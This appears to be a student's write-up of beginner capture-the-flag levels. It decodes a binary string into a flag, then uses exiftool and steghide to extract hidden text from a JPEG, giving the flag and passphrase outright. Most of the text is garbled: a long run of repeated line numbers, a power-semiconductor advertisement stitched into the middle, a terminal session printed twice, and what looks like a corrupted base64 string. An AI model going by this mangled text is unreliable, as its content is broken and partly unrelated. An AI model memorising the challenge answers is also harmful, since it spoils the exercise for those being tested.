1282
1283
1283
1284
1284
1285
1285
1286
1286
1287
1287
1288
1288
1289
1289
1290
1290
1291
1291
1292
1292
1293
1293
1294
1294
1295
1295
1296
1296
1297
1297
1298
1298
1299
1299
1300
1300
1301
1301
1302
1302
1303
1303
1304
1304
1305
1305
1306
1306
1307
1307
1308
1308
1309
1309
1310
1310
1311
1311
1312
1312
1313
1313
1314
1314
1315
1315
1316
1316
1317
1317
1318
1318
1319
1319
1320
1320
1321
1321
1322
1322
1323
1323
1324
1324
1325
1325
1326
1326
1327
1327
1328
1328
1329
1329
1330
1330
1331
1331
1332
1332
1333
1333
1334
1334
1335
1335
1336
1336
1337
1337
1338
1338
1339
1339
1340
1340
1341
1341
1342
1342
1343
1343
1344
1344
1345
1345
1346
1346
1347
1347
1348
1348
1349
1349
1350
1350
1351
1351
1352
1352
1353
1353
1354
1354
1355
1355
1356
1356
1357
1357
1358
1358
1359
1359
1360
1360
1361
1361
1362
1362
1363
1363
1364
1364
1365
1365
1366
1366
1367
1367
1368
1368
1369
1369
1370
1370
1371
1371
1372
1372
1373
1373
1374
1374
1375
1375
1376
1376
1377
1377
1378
1378
1379
1379
1380
1380
1381
1381
1382
1382
1383
1383
1384
1384
1385
1385
1386
1386
1387
1387
1388
1388
1389
1389
1390
1390
1391
1391
1392
1392
1393
1393
1394
1394
1395
1395
1396
1396
1397
1397
1398
1398
1399
1399
1400
1400
1401
1401
1402
1402
1403
1403
1404
1404
1405
1405
1406
1406
1407
1407
1408
1408
1409
1409
1410
1410
1411
1411
1412
1412
1413
1413
1414
1414
1415
1415
1416
1416
1417
1417
1418
1418
1419
1419
1420
1420
1421
1421
1422
1422
1423
1423
1424
1424
1425
1425
1426
1426
1427
1427
1428
1428
1429
1429
1430
1430
1431
1431
1432
1432
1433
1433
1434
1434
1435
1435
1436
1436
1437
1437
1438
1438
1439
1439
1440
1440
1441
1441
1442
1442
1443
1443
1444
1444
1445
1445
1446
1446
1447
1447
1448
1448
1449
1449
1450
1450
1451
1451
1452
1452
1453
1453
1454
1454
1455
1455
1456
1456
1457
1457
1458
1458
1459
1459
1460
1460
1461
1461
1462
1462
1463
1463
1464
1464
1465
1465
1466
1466
1467
1467
1468
1468
1469
1469
1470
1470
1471
1471
1472
1472
1473
1473
1474
1474
1475
1475
1476
1476
1477
1477
1478
1478
1479
1479
1480
1480
1481
1481
1482
1482
1483
1483
1484
1484
1485
1485
1486
1486
1487
1487
1488
1488
1489
1489
1490
1490
1491
1491
1492
1492
1493
1493
1494
1494
1495
1495
1496
1496
1497
1497
1498
1498
1499
1499
1500
1500
1501
1501
1502
1502
1503
1503
1504
1504
1505
1505
1506
1506
1507
1507
1508
1508
1509
1509
1510
1510
1511
1511
1512
1512
1513
1513
1514
1514
1515
1515
1516
1516
1517
1517
15
```

- According to the above image the flag is encoded. Use any binary to text translator to decode the flag and later on submit in the submission form.

Binary to Text Translator

Enter binary numbers with any prefix / postfix / delimiter and press the **Convert** button
(E.g: 01000101 01111000 01100001 01101101 01110000 01101100 01100101):

Paste binary numbers or drop file:

```
01000110 00110001 01100011 00110011 01111001 00110000
01010101 01000110 00110000 01110101 01101110 01000100
00110001 01110100
```

Character encoding (optional): ASCII

Convert Reset Swap

N1c3y0UF0unD1t

SEMIKRON Innovation + service

Application Manual Power Semiconductors

465 pages of extensive power semiconductor knowledge

Get your free copy now!

Welcome Isuranga

Logout

Level 0 - Mozilla Firefox

20.195.8.131/levels/level0.php

Level 0

Use your common sense...

Home Level 0 Level 1 Level 2 Level 3 Level 4 Level 5 Level 6 Level 7 Level 8 Level 9 Level 10 Scoreboard

Enter the Flag


Flag*

N1c3y0UF0unD1t


N1c3y0UF0unD1t

Submit


- After entering the flag, if it is correct the level will be completed.





- And the score board show the mark that obtained.



Level 1




- After getting the Image file to a Linux environment. Scan the image for file type. That we need a tool to see METADATA of the image. After enough research and the hint suggests Exiftool. Download and install the tool with the command: “sudo apt-get install exiftool”. After installing check, the image with the tool: “exiftool matrix”. It shows a Comment with a passphrase. Next the hint points us of a tool to extract data hidden in the image.




- Install: “sudo apt-get install steghide”. Run the command: “steghide extract -sf matrix.jpg”. Next the passphrase will be required, enter it. New file “secret” without an extension is extracted out of the image. Open it to find the next step:
- In under the comment tab there have a hint as passphrase.

- After including passphrase, it will show the message to read the matrix.txt file.




```
isuranga@Nadeesh-PC:~/Downloads$ exiftool matrix
ExifTool Version Number : 11.88
File Name : matrix
Directory :
File Size : 98 kB
File Modification Date/Time : 2020:09:30 23:23:43+05:30
File Access Date/Time : 2020:09:30 23:23:43+05:30
File Inode Change Date/Time : 2020:09:30 23:24:05+05:30
File Permissions : rw-rw-r-
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Resolution Unit : None
X Resolution : 1
Y Resolution : 1
Comment : catchmeifyoucan
Image Width : 1000
Image Height : 600
Encoding Process : Baseline DCT, Huffman coding
Blts Per Sample : 8
Color Components : 3
Y Cb Cr Sub Sampling : YCbCr4:2:0 (2 2)
Image Size : 1000x600
Megapixels : 0.600
>_
isuranga@Nadeesh-PC:~/Downloads$ steghide extract -sf matrix
Enter passphrase:
Wrote extracted data to "matrix.txt".
isuranga@Nadeesh-PC:~/Downloads$
```

- That will show a encoded text there.




```
isuranga@Nadeesh-PC:~/Downloads$ exiftool matrix
ExifTool Version Number : 11.88
File Name : matrix
Directory :
File Size : 98 kB
File Modification Date/Time : 2020:09:30 23:23:43+05:30
File Access Date/Time : 2020:09:30 23:23:43+05:30
File Inode Change Date/Time : 2020:09:30 23:24:05+05:30
File Permissions : rw-rw-r-
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Resolution Unit : None
X Resolution : 1
Y Resolution : 1
Comment : catchmeifyoucan
Image Width : 1000
Image Height : 600
Encoding Process : Baseline DCT, Huffman coding
Blts Per Sample : 8
Color Components : 3
Y Cb Cr Sub Sampling : YCbCr4:2:0 (2 2)
Image Size : 1000x600
Megapixels : 0.600
>_
isuranga@Nadeesh-PC:~/Downloads$ steghide extract -sf matrix
Enter passphrase:
wrote extracted data to "matrix.txt".
isuranga@Nadeesh-PC:~/Downloads$ cat matrix.txt
c2Vmazp3c2ZoZG5nZG5sZCxdWZuZXJpbZsbQdnwpdXzozm9JTA== --- > B64
isuranga@Nadeesh-PC:~/Downloads$
```

- To decode the text should use any base 64 decoder.

